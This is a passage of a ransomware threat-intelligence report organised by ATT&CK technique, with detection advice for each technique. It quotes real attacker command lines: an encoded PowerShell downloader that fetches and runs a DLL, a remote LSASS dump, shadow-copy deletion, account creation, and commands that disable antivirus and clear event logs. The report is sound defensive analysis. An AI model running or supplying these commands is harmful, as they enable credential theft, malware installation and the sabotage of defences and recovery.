Like IcedID, Qakbot operators provided initial access to various ransomware affiliates, including Egregor, REvil, DoppelPaymer and Conti.

IcedID

As mentioned above, IcedID operators also collaborated with many ransomware affiliates. IcedID was mainly distributed by TA551 via weaponized Microsoft Word documents:




Fig. 9. Example of a weaponized document used to deliver IcedID

Another example are weaponized JS files distributed via spear phishing emails in archived form.

Trickbot

Trickbot operators collaborated with TA551 to obtain distribution capability after Emotet was taken down. Of course, it was not the only method they used. Below is an example of a malicious document that they also used:




Fig. 10. Example of a weaponized document used to deliver Trickbot

In most cases, Trickbot was used by Conti and Diavol ransomware affiliates to obtain initial access to target networks.

Dridex

Although Dridex operators were not the most active when it comes to human-operated ransomware attacks, they did carry out such attacks from time to time.




Fig. 11. Example of a weaponized document used to deliver Dridex

Like many other bots, Dridex was used to load Cobalt Strike Beacon or PowerShell Empire to enable post-exploitation capabilities. It was seen to be used by Grief ransomware affiliates (DoppelPaymer rebrand).

Hancitor

Hancitor is another example of a bot that delivers Cobalt Strike Beacon. The bot has a long history and is currently associated with a threat group tracked by Group-IB Threat Intelligence & Attribution as “Balbesi”.




Fig. 12. Example of a weaponized document used to deliver Hancitor

Hancitor was seen to be used by Zeppelin and Cuba ransomware affiliates. A detailed analysis of the tactics, techniques and procedures used by this threat actor can be found in Group-IB’s blog.

ZLoader (Silent Night)

ZLoader (also known as Silent Night) was also often used by ransomware affiliates belonging to various ransomware groups – including Ryuk, Egregor and DarkSide – as a way to obtain initial access to corporate networks.

ZLoader was distributed via spear phishing attachments (e.g., Microsoft Excel spreadsheets) and malvertising. The threat actors used Google Ads to lure victims to fake websites that distributed weaponized installers such as TeamViewer.




Fig. 13. A malicious website distributing weaponized TeamViewer installers

The weaponized MSI file was used to install legitimate software and, at the same time, to drop the Zloader payload, which was then used to download either Cobalt Strike Beacon or Atera agent, a legitimate remote monitoring management solution.

SocGholish

Ransomware affiliates associated with Evil Corp still use the SocGholish framework to obtain initial access to their targets.

Fig. 14. Example of a fake browser update page

The threat actors relied mainly on malvertising to trick their victims into downloading and executing fake software updates for web browsers such as Chrome, Firefox and Edge and other software such as Teams and Flash Player.

In some cases, SocGholish operators targeted corporate websites by exploiting vulnerabilities in WordPress plugins in order to compromise employee devices.

Evil Corp rebranded their ransomware toolset (which included WastedLocker, Hades, Phoenix, PayLoadBin and Macaw) in an attempt to bypass US sanctions.

Detection strategies

- → To ensure that the payload is properly detected and correctly executed, detonation chambers capable of mimicking the current corporate environment should be used (Business Email Protection *и* Malware Detonation Platform shameless plugs).
- → The focus should be on follow-on behavior in order to build a proper detection logic.

Drive-by Compromise

T1189

In rare cases, exploit kits were used to infect the victim with a bot, providing ransomware affiliates with initial access. ZLoader operators leveraged Spelevo EK, for example, while Dridex used Rig EK.

Detection strategies

→ Screening for abnormal web browser behavior, including suspicious file creation, process injection, and discovery attempts.

Hardware additions

T1200

In 2021, the group FIN7 continued to carry out BadUSB attacks to infect computers in corporate environments by sending packages through the US Postal Service and UPS. The parcels were made to look as if they had been sent by either Amazon or the US Department of Health and Human Services and they contained Lily GO-branded USB devices.

Fig. 15. Example of a BadUSB device

The devices were used to run a malicious PowerShell command and subsequently download the first stage of FIN7's toolset. Post-exploitation activities often conducted by groups such as REvil and BlackMatter resulted in data being exfiltrated and ransomware being deployed.

Detection strategies

→ Monitoring whether new hardware is added via USB by focusing on post-exploitation behavior (such as command and scripting interpreters' execution) and typical discovery commands.

Supply Chain Compromise

T1195

Supply chain attacks also became a hot cybersecurity topic in 2021 – on the heels of SolarWinds attacks. Supply chain attacks were not a particularly popular technique among ransomware affiliates, but they were used in some cases. A notable case was described by Mandiant: one DarkSide ransomware affiliate successfully compromised a SmartPSS software website and Trojanized the installer.

Detection strategies

→ Monitoring legitimate software for abnormal network connections and other suspicious behavior.

Execution

Command and Scripting Interpreter

T1059

Various command and scripting interpreters are still widely used by ransomware affiliates at different stages of the attack lifecycle. Such interpreters include PowerShell T1059.001, Windows Command Shell T1059.003, Unix Shell T1059.004, Visual Basic T1059.005, Python T1059.006, and JavaScript/Jscript T1059.007.

Given that many weaponized documents delivered via phishing emails rely on malicious macros, the threat actors often used VBScript. In some cases, such scripts are delivered to the victims in archived form in order to trick users into executing it and to bypass certain defenses.

Both PowerShell and Windows Command Shell were commonly abused for various post-exploitation tasks. Trickbot operators, for example, used Windows Command Shell to execute PowerShell with the following arguments:

```
powershell  -enc JABoAGcAYQBpAHMAdQBlAGsAaABkAD0AIgBjADoAXABwAHIAbwBnA-
HIAYQBtAGQAYQB0AGEAXABrAGcAaABlAG8AdwBkAC4AZABsAGwAIgA7AEkAbgB2AG8Aaw-
BlAC0AVwBlAGIAUgBlAHEAdQBlAHMAdAAgAC0AVQByAGkAIAAiAGgAdAB0AHAAcwA6AC8AL-
wByAHIAZQBkAGcAaAAuAG8AcgBnAC8AcgBlAHAAbAB5AC4AcABoAHAAIgAgAC0ATwB1AHQA-
RgBpAGwAZQAgACQAaABnAGEAaQBzAHUAZQBrAGgAZAA7ACAAJABwAHQAPQAiAGMAOgBcAH-
cAaQBuAGQAbwB3AHMAXABzAHkAcwB0AGUAbQAzADIAXAByAHUAbgBkAGwAbAAzADIALgBlAH-
gAZQAiADsAJABwAD0AJABoAGcAYQBpAHMAdQBlAGsAaABkACsAIgAsAFMAaQBlAGwAZQB0AF-
cAIgA7AGkAZgAoAFQAZQBzAHQALQBQAGEAdABoACAAJABoAGcAYQBpAHMAdQBlAGsAaABkAC-
kAewBpAGYAKAAoAEcAZQB0AC0ASQB0AGUAbQAgACQAaABnAGEAaQBzAHUAZQBrAGgAZAApA-
C4ATABlAG4AZwB0AGgAIAAtAGcAZQAgADMAMAAwADAAMAApAHsAUwB0AGEAcgB0AC0AUAByA-
G8AYwBlAHMAcwAgACQAcAB0ACAALQBBAHIAZwB1AG0AZQBuAHQATABpAHMAdAAgACQAcAB9A-
H0A
```

If we decode the obfuscated data, it becomes clear that it was used to download and execute the initial payload:

```
$hgaisuekhd=»c:\programdata\kgheowd.dll»;Invoke-WebRequest -Uri «hxxps://
rredgh[.]org/reply.php» -OutFile $hgaisuekhd; $pt=»c:\windows\system32\
rundll32.exe»;$p=$hgaisuekhd+»,SieletW»;if(Test-Path $hgaisuekhd){if-
((Get-Item $hgaisuekhd).Length -ge 30000){Start-Process $pt -ArgumentList
$p}}
```

JavaScript was also widely used in phishing campaigns, including those that delivered BazarLoader and IcedID.

Many ransomware affiliates started to target VMware ESXi and added Linux variants to their arsenals, and we noted instances of threat actors abusing Unix Shell and Python.

Detection strategies

→ Monitoring the environment for potential abuse of command and scripting interpreters, which could include suspicious command line arguments, parent and child processes, network connections, and more.

Exploitation for Client Execution

T1203

The above technique was mainly covered by exploit kits, which were used to deliver certain bots, such as ZLoader.

Another example are weaponized documents that exploit CVE-2021-40444 (Windows MSHTML), which were used by Ryuk affiliates to deliver BazarLoader and custom Cobalt Strike Beacons.

Detection strategies

→ Monitoring processes related to web browsers and office applications that create suspicious files or spawn uncommon processes – for example, those related to command and script interpreters.

Native API

T1106

Threat actors involved in human-operated ransomware attacks abused Windows API at different stages of the kill chain.

Various bots used by ransomware affiliates at the initial access stage leverage API functions to execute shellcode.

During the post-exploitation stage, threat actors can rely on Cobalt Strike to abuse various APIs in order to execute shell commands without cmd.exe and PowerShell commands without powershell.exe.

The same can be said about various ransomware samples, which can use API functions to execute the payload.

Detection strategies

→ Although API monitoring can be implemented, it is highly noisy so it is recommended to focus on other techniques.

Scheduled Task/Job

T1053

Scheduled tasks T1053.005 have become an extremely common way to execute ransomware on target hosts because many ransomware affiliates abused Group Policy to deploy it.

For example, LockBit ransomware has the built-in capability to distribute itself via Group Policy modification if it is run on the Domain Controller. This results in executing the payload on target hosts via a scheduled task:

```
<Actions Context=»Author»>
    <Exec>
      <Command>C:\Users\Administrator\Desktop\586A97.exe</Command>
    </Exec>
  </Actions>
```

Scheduled tasks were used not only for execution, but also as a common technique to achieve persistence.

Detection strategies

→ Monitoring the creation of new scheduled tasks, especially from uncommon processes.

→ Screening for suspicious executables and for scripts executed via scheduled tasks.

Software Deployment Tools

T1072

To bypass defenses, ransomware affiliates are more and more often resorting to legitimate system and network administration tools. Ransomware deployment is no exception.

AvosLocker ransomware affiliates, for example, leveraged PDQ Deploy (a commercial IT management tool) to push out Windows batch scripts to targeted hosts.

Detection strategies

→ Monitoring for instances of unauthorized installation of common IT management tools.

→ Screening for abnormal activity related to IT management tools that are legitimately installed in the environment.

System Services

T1569

Execution by creating a new service is still a common technique used by ransomware affiliates to execute code remotely.

For example, remote execution via `jump psexec` and `jump psexec_psh` Cobalt Strike commands was highly popular among various ransomware-as-a-service program affiliates:

PsExec (a utility from the Sysinternals suite) is another example. That is how Cuba ransomware affiliates leveraged it to execute the payload on target hosts:

```
psexec.exe @2.txt -e -d -c Burn.exe /accepteula
```

Ransomware deployment was not the only objective achieved through this tool. PsExec was also widely used to execute various commands, scripts, and binaries at various stages of the attack lifecycle.

Detection strategies

→ Monitoring the creation of new services and ensuring that the team is able to detect suspicious and malicious services.

→ Monitoring how PsExec is used in the environment to detect suspicious or malicious files being executed, for example during the lateral movement stage.

User Execution

T1204

As mentioned above, threat actors often gained an initial foothold in the target network by using weaponized email attachments, links, and in some cases BadUSB devices. All that was needed to start the infection chain was for the victim to click on a link, open a file, or insert a USB device.

This is another side to the technique, however. Attackers were able to obtain access to privileged accounts early in the kill chain, which meant that they could manually run malware and dual-use tools such as port scanners. The same can be said for ransomware deployment. Dharma affiliates, for example, distributed and ran ransomware manually by connecting to other hosts from an initially accessed server via Remote Desktop Protocol.

Detection strategies

→ Monitoring users for file opening events that create suspicious process trees or perform abnormal network connections, registry modifications, etc.

Windows Management Instrumentation

T1047

Windows Management Instrumentation (WMI) is another extremely popular technique, for both local and remote code execution.

Conti ransomware affiliates, for example, used WMI command-line (WMIC) to execute various scripts on remote hosts:

```
wmic /node:<REDACTED> process call create C:\ProgramData\136.bat
```

WMIC abuse was not limited to launching scripts. It was also used for dumping LSASS remotely via ProcDump, another legitimate tool:

```
wmic /node:<REDACTED> process call create "C:\ProgramData\procdump.exe
-accepteula -ma lsass C:\ProgramData\lsass.dmp"
```

Post-exploitation frameworks such as Cobalt Strike also enabled many ransomware affiliates to abuse WMI.

Lastly, many ransomware samples leveraged WMI to remove Volume Shadows Copies. For example, a recently discovered ransomware strain called BlackSun used the following command line to remove VSCs:

```
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
```

Deleting such copies helped the attackers minimize the chances of data recovery, especially if they had already deleted backups from the corresponding servers.

Detection strategies

→ Monitoring the environment for suspicious WMI execution events, focusing on potential reconnaissance and remote execution events.

Persistence

Boot or Logon Autostart Execution

T1547

Registry Run Keys/Startup Folder T1547.001 was still one of the most common persistence mechanisms observed in 2021. Many bots were seen to use this technique to survive reboots.

Below is an example of a value created by Emotet:

```
C:\Windows\SysWOW64\rundll32.exe «C:\Users\CARPC\AppData\Local\Iqnmqm\
jwkgphpq.euz»,UvGREZLhKzae
```

As can be seen, the bot abuses rundll32.exe in order to run malicious DLL.

Detection strategies

→ Hunting for modifications of Run keys by suspicious programs as well as abnormal values.

→ Monitoring for suspicious executables being run with system boot or user logon.

BITS Jobs

T1197

The above technique was often used by threat actors to evade defenses and in some cases to achieve persistence.

BazarLoader, for example, used Background Intelligent Transfer Service (BITS) to download a file from a non-existent URL. The task failed, but given that the Notification Command Line value contained the path to the bot, it was eventually executed.

Detection strategies

→ Hunting for suspicious BITS jobs creation, as well as for abnormal network activity related to such jobs.

→ Monitoring BITSAdmin tool usage, focusing on SetNotifyFlags and SetNotifyCmdLine arguments.

Create Account

T1136

Legitimate local and domain accounts were widely used during various ransomware-related intrusions. To maintain redundant access to compromised systems, threat actors often created additional accounts.

For example, LockBit affiliates used smbexec to create a new user on a remote host:

```
%COMSPEC% /C echo net user system32 Passw0rd! /add ^ > %SYSTEMDRIVE%\
WINDOWS\Temp\ZtemwAGtplZdQTXD.txt > \WINDOWS\Temp\oMCLqKADIOLgTfQc.bat &
%COMSPEC% /C start %COMSPEC% /C \WINDOWS\Temp\oMCLqKADIOLgTfQc.bat\
```

Detection strategies

→ Monitoring the creation of new accounts and screening for unusual behavior within existing accounts (e.g., suspicious RDP connections).

→ Hunting for instances of abusing typical commands related to user creation activity, e.g., net user.

External Remote Services

T1133

Ransomware affiliates leveraged external remote services (such as VPN, RDP, and Citrix), not only to obtain initial access, but also to maintain presence. In most cases, they used legitimate accounts provided by initial access brokers or obtained as a result of a brute force attack or vulnerability exploitation.

Detection strategies

- → Checking for multiple unsuccessful authentication attempts.
- → Analyzing authentication logs to detect instances of access from unusual places and within unusual timeframes.
- → Screening for unknown devices emerging in the internal network.

Scheduled Task

T1053

Creating a scheduled task T1053.005 was the most common persistence mechanism observed during Group-IB's incident response engagements and research into cyber threats. Its popularity could be attributed to various commodity malware used by many ransomware operators to gain an initial foothold.

Detection strategies

- → Hunting for scheduled tasks running executables from suspicious locations or those common for malicious code execution, such as powershell.exe, cscript.exe, wscript.exe and others.
- → Monitoring the creation of new scheduled tasks and instructing the relevant team to detect suspicious and malicious tasks.

Server Software Component

T1505

Multiple vulnerabilities in Microsoft Exchange (e.g., ProxyLogon and ProxyShell) allowed many ransomware affiliates to deploy webshells T1053.003 in order to initially access the target and maintain presence.

Examples include Conti, AvosLocker, Crylock and BlackByte.

Detection strategies

- → Monitoring w3wp.exe for instances of spawning suspicious processes, such as cmd.exe, powershell.exe, bitsadmin.exe, and certutil.exe.

Valid Accounts

T1078

Abusing valid accounts was the last persistence technique observed by Group-IB experts. Many intrusions started from unauthorized RDP or VPN access, which means that the threat actors obtained credentials with various levels of privileges during initial access and used them (or those collected at the credentials access stage) to obtain redundant access to the compromised infrastructure.

Detection strategies

- → Monitoring valid accounts for abnormal activity, such as RDP or VPN connections from uncommon IP addresses and performing unusual activities related to post-exploitation.

Privilege Escalation

Abuse Elevation Control Mechanism

T1548

Many bots involved in human-operated ransomware attacks leveraged various User Account Control (UAC) bypass T1548.002 techniques. IcedID operators, for example, abused fodhelper.exe to bypass this security control.

The same method was often used to bypass UAC during post-exploitation activities, for example, to escalate privileges for Cobalt Strike Beacon.

Detection strategies

- → Hunting for common UAC bypass methods, focusing on registry modification events.
- → Monitoring executables as they are often abused in order to bypass UAC.

Access Token Manipulation

T1134

Various post-exploitation frameworks, from PowerShell Empire to rarer ones like Sliver, helped many ransomware affiliates copy access tokens from existing processes in order to escalate privileges.

Detection strategies

- → Hunting for instances of abusing the `runas` command and users' own processes impersonating the local SYSTEM account.
- → Monitoring post-exploitation activities at other stages of the attack lifecycle.

Create or Modify System Process

T1543

In some cases, ransomware affiliates modified legitimate services T1543.003 by replacing related executables with malicious ones. Conti affiliates, for example, generated Cobalt Strike Beacons to replace legitimate services. They found a service available for the current user, generated a malicious executable with the same name, dropped it to the compromised host, and used it to replace the legitimate executable and obtain local SYSTEM privileges.

Detection strategies

- → Hunting for Windows services modification events, for example instances of abusing the `sc config` command.
- → Monitoring Windows services for instances of starting executables from suspicious locations.

Exploitation for Privilege Escalation

T1068

Exploiting vulnerabilities for privilege escalation is still a common technique for ransomware affiliates. A good example is the PrintNightmare (CVE-2021-1675) vulnerability, which was successfully exploited by multiple ransomware gangs.

Detection strategies

- → Focusing on vulnerability exploitation attempts detected by the security products in place.
- → Monitoring post-exploitation activities at other stages of the attack lifecycle.

Hijack Execution Flow

T1574

In some cases, ransomware affiliates hijacked execution flow in order to run malicious code. A notable example is REvil ransomware affiliates, who used DLL Side-Loading T1574.002 during their attack against Kaseya. They abused the legitimate Windows Defender executable MsMpEng.exe to side-load the payload mpsvc.dll.

Detection strategies

→ Hunting for instances of DLL files being created in suspicious or uncommon locations.

→ Hunting for instances of legitimate processes loading suspicious DLL files.

Process Injection

T1055

Process injection was often used by various ransomware affiliates to escalate privileges and bypass defenses.

For instance Cobalt Strike, one of the most common tools we encountered when investigating various ransomware-related incidents, enabled threat actors to load malicious DLLs via reflective injection T1055.001.

Another example is IcedID, a common ransomware attack precursor that leveraged APC (asynchronous procedure call) injection to run the shellcode T1055.004.

Process hollowing T1055.012 was also a recurring technique used by many bots involved in human-operated ransomware attacks, including Bazar, Qakbot and Trickbot.

Lastly, process doppelgänging T1055.013 was used in some cases, for example by Bazar operators.

Detection strategies

→ Monitoring common processes for abnormal behavior such as network connections, file creation, and reconnaissance commands.

Scheduled Task/Job

T1053

Ransomware affiliates abused task schedulers not only for execution and persistence, but also for privilege escalation, seeing as tasks can be run with local SYSTEM privileges.

For example, Qakbot operators executed the following command line to create a scheduled task in order to run the payload as SYSTEM:

```
«C:\Windows\system32\schtasks.exe» /Create /RU «NT AUTHORITY\SYSTEM» /tn
bffgutc /tr «\»C:\Users\Admin\AppData\Local\Temp\PicturesViewer.exe\» /I
bffgutc» /SC ONCE /Z /ST 22:22 /ET 22:34
```

Detection strategies

→ Monitoring new scheduled tasks, especially when they are created from uncommon processes.

→ Screening for suspicious executables and scripts executed via scheduled tasks.

Defense Evasion

BITS Jobs

T1197

Various ransomware affiliates (including REvil and Conti members) abused Background Intelligent Transfer Service (BITS) to bypass defenses and download ransomware payloads to target hosts.

Below is an example from a leaked Conti manual:

```
start wmic /node:@C:\share$\comps1.txt /user:»DOMAIN \Administrator» /
password:»PASSWORD» process call create «cmd.exe /c bitsadmin /transfer
fx166 \\DOMAIN_CONTROLLER\share$\fx166.exe %APPDATA%\fx166.exe & %APPDA-
TA%\fx166.exe»
```

Detection strategies

→ Hunting for instances of suspicious BITS jobs being created and for abnormal network activity related to such jobs.

→ Focusing on BITS jobs, which use HTTP and SMB for remote connections.

Deobfuscate/Decode Files or Information

T1140

Many threat actors involved in ransomware attacks used obfuscation to make intrusion analysis more difficult and to bypass defenses, which meant that payloads and configuration files needed to be decoded. For example, Bazar decrypts downloaded payloads.

Many different ransomware operators often used the `jump psexec_psh` command to execute a Base64-encoded PowerShell Beacon stager on remote hosts.

Various ransomware samples also deobfuscated data during the run time. For example, Avaddon ransomware decrypted its internal encrypted strings.

Detection strategies

→ Monitoring the environment for instances of common interpreters being executed with suspicious command lines.

→ Monitoring the environment for suspicious files being created under locations often used by threat actors.

File and Directory Permissions Modification

T1222

To access protected files, some ransomware families interacted with Discretionary Access Control Lists (DACLs). For example, BlackMatter ransomware used `icacls`:

```
icacls "C:\*" /grant Everyone:F /T /C /Q
```

Detection strategies

→ Detecting attempts to modify DACLs and file/directory ownership.

→ Monitoring the environment for suspicious use of common Windows commands used to interact with DACLs, such as `icacls`, `cacls`, `takeown` and `attrib`).

Hide Artifacts

T1564

Some threat actors used NTFS file attributes T1564.004 to hide malicious payloads. For example, such behavior was observed in the case of Rook ransomware, which used Alternate Data Streams (ADS) to hide its payload.

Detection strategies

→ Monitoring for operations with file names containing colons, which are commonly associated with ADS.

→ Monitoring files, processes, and command-line arguments for actions that indicate hidden artifacts.

Impair Defenses

T1562

Most threat actors disabled or modified security tools T1562.001 during the post-exploitation phase. Many ransomware samples contained a built-in list of processes and services to kill or stop, which often included those related to security software.

At the same time, many ransomware affiliates used scripting capabilities to disable antivirus software. Below is an example of how LockBit affiliates attempted to disable ESET:

```
wmic product where «name like '%%ESET%%'» call uninstall /nointeractive
```

Another example is Windows Defender:

```
powershell.exe {Set-MpPreference -DisableRealtimeMonitoring 1}
REG ADD «HKLM\Software\Policies\Microsoft\Windows Defender» /v «DisableAn-
tiSpyware» /t REG_DWORD /d «1» /f
```

In some cases, attackers modified the system firewall T1562.004 to enable RDP connections on remote hosts.

One more technique observed was rebooting the target into safe mode T1562.009 to ensure that no security products interfere with the encryption process. Examples include REvil and AvosLocker.

Detection strategies

→ Monitoring the environment for instances of security tools being disabled and modifications to the exclusion list.

→ Monitoring the environment for instances of firewalls being disabled and modified.

→ Monitoring registry modifications related to safe mode, including instances of forcing programs to start in this mode.

Indicator Removal on Host

T1070

To make investigation more difficult, some threat actors attempted to remove Windows event logs T1070.001. Below is an example from LockBit affiliates:

```
powershell -NoProfile Get-WinEvent -ListLog * | where {$_.RecordCount} |
ForEach-Object -Process { [System.Diagnostics.Eventing.Reader.EventLogSes-
sion]::GlobalSession.ClearLog($_.LogName) }
```

Throughout the post-exploitation stage, attackers deleted various files T1070.004, including malicious payloads. Here is another example from LockBit affiliates:

```
powershell -NoProfile $exc = Get-ChildItem -Path C:\Windows\Temp\temp\*
-Recurse; Remove-Item -Path C:\Windows\Temp\* -Recurse -Exclude $exc
-Force -EA SilentlyContinue
```

Detection strategies

→ Monitoring the environment for instances of Windows Event Logs being cleared.
→ Monitoring the environment for abnormal file deletion behavior.

Masquerading

T1036

With many threat actors abusing task schedulers to maintain persistence, Group-IB experts often witnessed ransomware affiliates making tasks look legitimate T1036.004.

Our experts also observed that malware and other tools used for post-exploitation were named after common Windows system executables. For example, BlackCat ransomware affiliates renamed the SoftPerfect Network Scanner executable to svchost.exe T1036.005.

Detection strategies

→ Scheduled tasks are often abused by ransomware affiliates, so it is important to ensure that it is possible to monitor tasks that start abnormal executables and scripts.
→ Monitoring the environment for binaries with common system file names run from uncommon locations.

Obfuscated Files or Information

T1027

Many antivirus programs skip large files, which allows threat actors to bypass defenses T1027.001. For example, Qakbot operators used large .vbs files to deliver and execute the initial payload.

Packed payloads T1027.002 were observed in almost every intrusion that Group-IB investigated. Such payloads were usually custom packers developed by the attackers, their affiliates, or their service providers.

Some threat actors also used steganography T1027.003. IcedID operators, for instance, used RC4-encrypted PNG files to embed malicious binaries.

Detection strategies

→ Ensuring that endpoint defenses are capable of advanced malware detonation.
→ Focusing on other, more easily detectable post-exploitation techniques.

Signed Binary Proxy Execution

T1218

The above technique was observed in almost every intrusion that Group-IB experts investigated in 2021 and in early 2022. It is noteworthy that it was used during both the initial access and post-exploitation stages, including ransomware deployment.

BazarLoader operators leveraged weaponized HTA files to retrieve a malicious DLL T1218.005.

Another signed binary, msiexec.exe, was used among others by Zloader operators, who used weaponized MSI files in order to distribute Zloader T1218.007.

Many bots often used both regsvr32.exe T1218.010 and rundll32.exe T1218.011 for proxy execution. Below is an example of how Emotet abused regsvr32.exe for running a malicious DLL:

```
C:\Windows\SysWOW64\regsvr32.exe /s «C:\Windows\SysWOW64\Mcphrasifzsgsbp\
zltuw.rij»
```

Detection strategies

→ Monitoring signed binaries usually used for proxy execution, such as mshta.exe, msiexec.exe, and rundll32.exe.

→ Focusing on instances when such binaries run files with uncommon extensions or from uncommon locations and perform abnormal network connections.

Subvert Trust Controls

T1553

Another popular technique leveraged by operators of many bots involved in human-operated ransomware attacks was Code Signing T1553.002. Group-IB experts observed multiple samples of Trickbot, Qakbot, Emotet, and other bots with valid code-signing certificates:

Fig. 16. Code-signing certificate information related to BazarLoader

Detection strategies

→ Hunting for executables and DLLs with abnormal digital signatures.

Virtualization/ Sandbox Evasion

T1497

Many malware samples that were used to gain initial access resorted to both System Checks T1497.001 and Time Based Evasion T1497.003 in an attempt to detect and avoid virtualization and analysis environments.

Detection strategies

→ Ensuring that malware detonation chambers are capable of bypassing these evasion techniques.

Credential Access

OS Credential Dumping

T1003

